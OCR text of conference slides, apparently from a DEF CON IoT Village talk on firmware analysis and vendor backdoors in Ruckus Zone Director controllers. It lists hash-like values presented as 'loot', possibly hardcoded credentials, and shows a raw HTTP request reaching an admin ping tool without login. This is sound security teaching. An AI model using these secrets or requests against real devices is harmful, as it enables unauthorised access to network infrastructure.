


github.com/SYNgularity1/defcon-iotvillage-ruckus

All of this look awfully familiar…

/admin10/admin_upgrade.jsp





github.com/SYNgularity1/defcon-iotvillage-ruckus


Backing up & Examining the File System

We did this so you don't have to.

Create a DD image of the device (or use a recycled / old imager)

Copy the dd image and examine it in the viewer / format of your choice.

Start digging for keywords / creds / loot.



github.com/ZVNgularity1/defcon-iotvillage-ruckus


Uhh.. Didn't you sayBackdoors?

We (and others*) have done extensive work on vendor introduced backdoors and found several things that were highly concerning

Potentially ties back to our prior auth issues?

You can also trigger it with some file / simple programming magic. Look for how it's loaded / how you can spoof it. (Not sure if THAT is CVE'd.)

*Moshe attempted reporting these / we did. Moshe got to the CVEs first! Congrats!




github.com/SYNgularity1/defcon-iotvillage-ruckus

Virtual Director

If you don’t want to spend money or buy one:


- Downloadable, free, paid – Controller for Infrastructure
- Deconstructing the “firmware” is highly revealing!
- Has some differences… these are important / exploitable.

Remember: The issues we are all looking at are coalescing on central control, management, mesh, autologin, C2 control.



github.com/SYNgularity1/defcon-iotvillage-ruckus

Vendor Backdoors / C2 in Ruckus Zone Director




You have an understanding of how these connect / mesh / talk to each other.


You have a wordlist and terms to carve through.

You have a capability to pivot through using a set of credentials.. Read the manual / public CVEs. Are there… more?

Review the keyword list from earlier.

Start looking through the firmware for interesting loot.






github.com/SYNgularity1/defcon-iotvillage-ruckus

Some loot to keep an eye out for….

- ad3bf4b4b2de3976e49c6a774a361fcce46335f0
- 2c748623a60d476855113ad0744608bd57c36ec9
- 2417c36db421bc7deddf426daac853f756abe037
- Ul2Exo0fyy440lMrldYljQ==
- http://127.0.0.1:8085/wsg/api/native-rest/cf/user/92cc1b65-c3cd-4f26-8c9b-3e7b055c7c25



Side Quest? DDoS Tool & Capability: ping tool – unauthenticated

Request

Pretty Raw Hex

```
1  GET /admin/webPage/system/admin/admin_pingtool.jsp HTTP/1.1
2  Host: 192.168.0.1
3  Accept-Encoding: gzip, deflate, br
4  Accept: */*
5  Accept-Language: en-US;q=0.9,en;q=0.8
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/138.0.0.0 Safari/537.36
7  Connection: close
8  Cache-Control: max-age=0
9  X-Requested-With: XMLHttpRequest
10 Referer: https://192.168.0.1/admin/dashboard.jsp?privilege=rw
11 Sec-CH-UA: "Chromium";v="138", "Not;A=Brand";v="24", "Google Chrome";v="138"
12 Sec-CH-UA-Platform: "Windows"
13 Sec-CH-UA-Mobile: ?0
14
15
```

Response

Pretty Raw Hex Render

Network Connectivity

Troubleshoot your network connectivity.

IP Address* Ping Trace Route

Clear

github.com/SYNgularity1/defcon-iotvillage-ruckus